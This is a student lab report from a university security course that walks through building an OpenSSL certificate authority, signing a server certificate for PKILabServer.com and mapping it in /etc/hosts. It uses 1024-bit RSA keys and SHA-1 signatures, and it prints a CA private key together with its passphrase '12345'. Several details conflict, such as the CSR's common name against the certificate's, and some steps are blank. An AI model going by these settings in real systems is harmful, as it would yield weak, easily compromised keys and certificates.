CS 645 – Fall 2017 Project 02

Project-Due (November 21 @ 6pm)

Project Submitted By:

- ☑ Ritesh patel (rrp8@njit.edu)
- ☑ Ketaki Kakade (kk524@njit.edu)
- ☑ Yash Shah (yss22@njit.edu)

Problem 01: Public Key Cryptography

The learning objective of this problem is for students to get familiar with several public key cryptography concepts, such as public-key encryption, digital signature, public-key certificate, certificate authority, and authentication based on PKI.

Environment setup:


For this problem, you need to first set up the Ubuntu virtual machine environment described at:

`https://web.njit.edu/~crix/CS.645/content/p2/setup_P2.html`

In addition, we will use `openssl` commands and libraries. Check if your Ubuntu has `openssl` installed by typing "`openssl`" in command line (type "exit" to exit the program). If it is not installed, you can install it using the following command:

```
% sudo apt-get install openssl
```

☑ Checking for the environment requirements. Open the terminal and write down OpenSSL in the terminal:



Team Member's NJIT IDs: rrp8, kk524, yss22


Well, it happens that with seed labs's VM image , we already have OpenSSL installed. In this case, we can move towards the problem statement now.

Task 1: Become a Certificate Authority (CA):

The task begins with a basic explanation of how Certification Authority works. Further it explains about the working of OpenSSl and it's directory architecture. We will create a similar directory structure and also create the copy of original openssl.cnf file in order to avoid the tampering of the original file. Let's see how that can be done:


```
dir             = ./demoCA            # Where everything is kept
certs                 = $dir/certs          # Where the issued certs are
kept
crl_dir         = $dir/crl            # Where the issued crl are kept
new_certs_dir   = $dir/newcerts  # default place for new certs.
database        = $dir/index.txt      # database index file.
serial                = $dir/serial         # The current serial number
```

Above given is the directory architecture required. Also this architecture is mentioned in the opensll.cnf file. Now, let's create a directory for this project as follows:



The image presented before clearly shows that the architecture has been formed. Now, we need to generate a self-signed certificate for our CA. This means that this CA is totally trusted, and its certificate will serve as the root certificate. In order to do this, we will run following command:

$ openssl req -new -x509 -keyout ca.key -out ca.crt -config openssl.cnf



You will be prompted for information and a password.
Enter PEM PassPhrase: 12345
Country Name: US
State or Province Name: Newark
Locality name: RPS
Organizational Unit Name: Security
Email: rrp8@njit.edu

Well as see, the key and the certificate is generated.

Let's read the key.

```
[11/17/2017 12:08] root@ubuntu:/home/seed/CS-645-P2.1# cat ca.key
-----BEGIN ENCRYPTED PRIVATE KEY-----
MIICxjBABgkqhkiG9w0BBQ0wMzAbBgkqhkiG9w0BBQwwDgQIJZgvfbu8wXwCAggA
MBQGCCqGSIb3DQMHBAj79sQmiNIaFASCAoBrAi50FgNNikvCJ7R1C/OYxOaWcu4i
5cKoF0TAYZwLef8F0H0ONFrkIeQzYk4AMBsK5rS7/9L4vcE/Yn3AHPDuRjJ2ua3Z
4ytd9Ki1Ed2eQu+if1eH3UsOqzpkjTtKuZBKG6DrrHY/j8uWRMm/y9ThPRerAvYe
ybyZWl8oove904R1QFggbY1XMfxPhXaZUsyb+7aeI41HO7udb2TamJvFc9R8Oayf
8v+/8Fs4w3iS1VrqUYWp2HwK7lP/H17oOEVVnlxPT9o0R0oxFatFXq7DnTRGHwGA
XOS3JVt/qlrq1qx9N1eDHG4JN+fcmmapfoOXsPMR5xZvsFVSUBprN2yZTViO0Sah
c00bTHnyHLkVZ5l+Fp5Z1kGZDJJRiojZOEIuFELx0vvXyC2t6SWz6Y38vUdkh7r5
9f5GWq7efBhp+AcopztpCRw6NNbg6KMRNX/g1deDpr/ZpGAqAn0hv4wWGXezWpYW
HK5Tj14M/jZpE4cPRzq8XGIu6FalNo9y852qOZCirdElLRnBe2E/TKxbkL5QYRAW
rtJRvKRs4QaE1HUKVtycTOCM7C9uqzgjrzyvGwukEXvShgdlQz2jFytAt/86Xmq1
GortCwGoEx3XZcbQucpsPoDQKrpRw4jEZY5GCdP5BtHk1WTAKuo3n8OJV6hLClqc
YJ9a7c0Yqbl3MOs1JjAHFmWjMCyH8rTrohVyfrx5C9TaAudar3Pr+ynKkTsiuvKf
iahHg1DJ9g61WMqr4ogC1yFmTluu1r447BYr+g6OmJn8gIsS2+lbWUv8EGv7shgN
h8nKG+ERIOTYmgzGsvhNVEG4FPwN2TYVogR9WzUik72woWL0h6fcUt84
-----END ENCRYPTED PRIVATE KEY-----
[11/17/2017 12:10] root@ubuntu:/home/seed/CS-645-P2.1#
```

Let's read the generated Certificate:

```
[11/17/2017 12:10] root@ubuntu:/home/seed/CS-645-P2.1# cat ca.crt
-----BEGIN CERTIFICATE-----
MIIC0jCCAjugAwIBAgIJALkDhkY6ssSsMA0GCSqGSIb3DQEBBQUAMIGBMQswCQYD
VQQGEwJVUzELMAkGA1UECAwCTkoxDzANBgNVBAcMBk5ld2FyazEMMAoGA1UECgwD
UlBTMREwDwYDVQQLDAhTZWN1cml0eTEVMBMGA1UEAwwMUml0ZXNoIFBhdGVsMRww
GgYJKoZIhvcNAQkBFg1ycnA4QG5qaXQuZWR1MB4XDTE3MTExNzIwMDgyN1oXDTE3
MTIxNzIwMDgyN1owgYExCzAJBgNVBAYTAlVTMQswCQYDVQQIDAJOSjEPMA0GA1UE
BwwGTmV3YXJrMQwwCgYDVQQKDANSUFMxETAPBgNVBAsMCFNlY3VyaXR5MRUwEwYD
VQQDDAxSaXRlc2ggUGF0ZWwxHDAaBgkqhkiG9w0BCQEWDXJycDhAbmppdC5lZHUw
gZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAOqSPRbbIIjnUNKtleJd+uFtRxsy
osQKWhYD5NnDfIsZ2/oY6yhwVBiIHVrtEDLvQi9gbw6ajlQ1VT5cwQ2FFbDhrX4J
P2r5gMX44UdNxpazaT3WHi7tq2nf+GvO6JxSddHi1teeEMP7XO/z3jpG7uWD7J7o
sn16JXj62nfBPBR1AgMBAAGjUDBOMB0GA1UdDgQWBBS9/Y6TaKQHk2sgMr1+looZ
iwFYrzAfBgNVHSMEGDAWgBS9/Y6TaKQHk2sgMr1+looZiwFYrzAMBgNVHRMEBTAD
AQH/MA0GCSqGSIb3DQEBBQUAA4GBAHXCsooryhRuf/1/9PrEsnt4Qaif8euNjbDw
oF0V3zLGOoPI2uTsPbVtTLVd+vf2I4mTLLzx1XsFP7Tg1qkV83WY6M+42719TLbX
ui6K3W1SvBgc4Vti/uj6mmmKkCT3Cnenev2gMMZHG3d1BvoGIdaz5Oe8CodhF/EK
JnVaGd89
-----END CERTIFICATE-----
[11/17/2017 12:12] root@ubuntu:/home/seed/CS-645-P2.1#
```

Task 2: Create a Certificate for PKILabServer.com

Well, this is interesting, as we will be generating certificate as a root CA. To do so, we follow below steps:

- ☑ **Step01: Generate public/private key pair: The company needs to first create its own public/private key pair. We can run the following command to generate an RSA key pair (both private and public keys). You will also be required to provide a password to protect the keys. The keys will be stored in the file `server.key`:**

```
$ openssl genrsa -des3 -out server.key 1024
```


```
[11/17/2017 12:12] root@ubuntu:/home/seed/CS-645-P2.1# openssl genrsa -des3 -out se
rver.key 1024
Generating RSA private key, 1024 bit long modulus
..........................++++++
...++++++
e is 65537 (0x10001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:
[11/17/2017 12:13] root@ubuntu:/home/seed/CS-645-P2.1#
```

- ☑ **Generate CSR: Certificate Signing Request** -Once the company has the key file, it should generate a Certificate Signing Request (CSR). The CSR will be sent to the CA, who will generate a certificate for the key (usually after ensuring that identity information in the CSR matches with the server's true identity). **Please use PKILabServer.com as the Common Name of the certificate request.**

```
[11/17/2017 12:13] root@ubuntu:/home/seed/CS-645-P2.1# openssl req -new -key server
.key -out server.csr -config openssl.cnf
Enter pass phrase for server.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:NJ
Locality Name (eg, city) []:Newark
Organization Name (eg, company) [Internet Widgits Pty Ltd]:RPS
Organizational Unit Name (eg, section) []:Security
Common Name (e.g. server FQDN or YOUR name) []:PKILabSecurity.com
Email Address []:rrp8@njit.edu

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:Hello
An optional company name []:RPS
[11/17/2017 12:16] root@ubuntu:/home/seed/CS-645-P2.1#
```


- ☑ In above mentioned step, you will be prompted again to

- ☑ Step 3: Generating Certificates. The CSR file needs to have the CA's signature to form a certificate. In the real world, the CSR files are usually sent to a trusted CA for their signature. In this lab, we will use our own trusted CA to generate certificates.



☑ Well, let's see what we have got here in server's private key:

☑ Not only this, we also have Certificate signing request, which is as follows:



☑ We also have Server Certificate here:

```
[11/17/2017 12:41] root@ubuntu:/home/seed/CS-645-P2.1# cat server.crt
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 4096 (0x1000)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, ST=NJ, L=Newark, O=RPS, OU=Security, CN=Ritesh Patel/emailAdd
ress=rrp8@njit.edu
        Validity
            Not Before: Nov 17 20:36:28 2017 GMT
            Not After : Nov 17 20:36:28 2018 GMT
        Subject: C=US, ST=NJ, O=RPS, OU=Security, CN=PKILabServer.com/emailAddress=
rrp8@njit.edu
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:ae:4d:12:b1:51:21:e6:d7:50:3b:c8:a0:d4:6d:
                    5d:51:3c:c4:9b:89:11:af:44:2c:37:82:06:0e:32:
                    aa:12:d8:4c:12:a7:d0:8a:de:35:0d:b1:4a:18:b7:
                    f6:4f:b5:ed:b5:dc:89:70:af:53:53:5e:c4:51:ab:
                    0d:31:b3:42:25:f0:82:9a:39:7c:9f:b8:a3:42:ad:
                    77:4c:78:2d:5e:26:4f:08:67:c6:48:7f:e9:e8:cb:
                    50:d0:15:36:bc:ac:31:1e:bb:c3:26:88:37:99:1b:
                    d3:be:dc:de:bd:ed:a0:db:d7:b2:a4:1e:8d:8f:2c:
                    ae:51:84:a7:1c:d0:4b:65:cf
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                C1:0B:70:2C:EA:5B:CD:A4:1D:37:40:D8:08:14:21:83:74:90:D3:6F
            X509v3 Authority Key Identifier:
                keyid:9B:45:4E:1E:2E:FA:0A:EB:05:34:A0:00:3D:00:92:0C:24:52:23:1B

    Signature Algorithm: sha1WithRSAEncryption
         58:7e:7e:83:0f:54:5b:6e:1b:dd:49:e6:53:06:1f:9f:1c:54:
         f9:3d:ec:b3:46:f5:e7:b7:b8:8b:c3:95:0f:5b:9e:71:f1:b2:
         c3:b7:3d:9a:33:c1:a8:c6:7d:36:d1:4e:2a:47:32:9a:28:06:
         0c:82:ec:36:2e:03:20:ba:70:58:fd:b5:83:48:f6:a0:51:da:
         7e:f3:c6:69:c5:e7:fd:cd:e2:f2:96:97:77:4a:13:1f:33:d1:
         63:d9:09:b4:cf:f7:63:da:f3:d5:08:c2:b0:f2:10:14:0a:81:
         1c:6f:c1:b5:ed:c4:83:9a:19:a5:10:8f:4b:bc:e4:a0:3d:a5:
         c0:c1
-----BEGIN CERTIFICATE-----
MIIC6DCCAlGgAwIBAgICEAAwDQYJKoZIhvcNAQEFBQAwgYExCzAJBgNVBAYTAlVT
MQswCQYDVQQIDAJOSjEPMA0GA1UEBwwGTmV3YXJrMQwwCgYDVQQKDANSUFMxETAP
BgNVBAsMCFNlY3VyaXR5MRUwEwYDVQQDDAxSaXRlc2ggUGF0ZWwxHDAaBgkqhkiG
9w0BCQEWDXJycDhAbmppdC5lZHUwHhcNMTcxMTE3MjAzNjI4WhcNMTgxMTE3MjAz
NjI4WjB0MQswCQYDVQQGEwJVUzELMAkGA1UECAwCTkoxDDAKBgNVBAoMA1JQUzER
MA8GA1UECwwIU2VjdXJpdHkxGTAXBgNVBAMMEFBLSUxhYlNlcnZlci5jb20xHDAa
BgkqhkiG9w0BCQEWDXJycDhAbmppdC5lZHUwgZ8wDQYJKoZIhvcNAQEBBQADgY0A
MIGJAoGBAK5NErFRIebXUDvIoNRtXVE8xJuJEa9ELDeCBg4yqhLYTBKn0IreNQ2x
Shi39k+17bXciXCvU1NexFGrDTGzQiXwgpo5fJ+4o0Ktd0x4LV4mTwhnxkh/6ejL
UNAVNrysMR67wyaIN5kb077c3r3toNvXsqQejY8srlGEpxzQS2XPAgMBAAGjezB5
MAkGA1UdEwQCMAAwLAYJYIZIAYb4QgENBB8WHU9wZW5TU0wgR2VuZXJhdGVkIENl
cnRpZmljYXRlMB0GA1UdDgQWBBTBC3As6lvNpB03QNgIFCGDdJDTbzAfBgNVHSME
GDAWgBSbRU4eLvoK6wU0oAA9AJIMJFIjGzANBgkqhkiG9w0BAQUFAAOBgQBYfn6D
D1RbbhvdSeZTBh+fHFT5PeyzRvXnt7iLw5UPW55x8bLDtz2aM8Goxn020U4qRzKa
KAYMguw2LgMgunBY/bWDSPagUdp+88Zpxef9zeLylpd3ShMfM9Fj2Qm0z/dj2vPV
CMKw8hAUCoEcb8G17cSDmhmlEI9LvOSgPaXAwQ==
-----END CERTIFICATE-----
[11/17/2017 12:42] root@ubuntu:/home/seed/CS-645-P2.1#
```

Moving to next task

Task 3: Use PKI for Web Sites

Let us use `PKILabServer.com` as our domain name. To get our computers recognize this domain name, let us add the following entry to `/etc/hosts`; this entry basically maps the domain name `PKILabServer.com` to our localhost (i.e., 127.0.0.1):

```
127.0.0.1  PKILabServer.com
```

Well, simply following the above steps, we get following results.

```
[11/17/2017 12:45] root@ubuntu:/etc# nano hosts
[11/17/2017 12:46] root@ubuntu:/etc# cat hosts
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
127.0.0.1       PKILabServer.com
127.0.0.1       www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com

127.0.0.1       www.wtlabadserver.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
[11/17/2017 12:47] root@ubuntu:/etc#
```

Also, now we will combine the keys – Server.key and Server.crt to .pem file and feed it to OpenSSL server:

```
# cp server.key server.pem
# cat server.crt >> server.pem
```

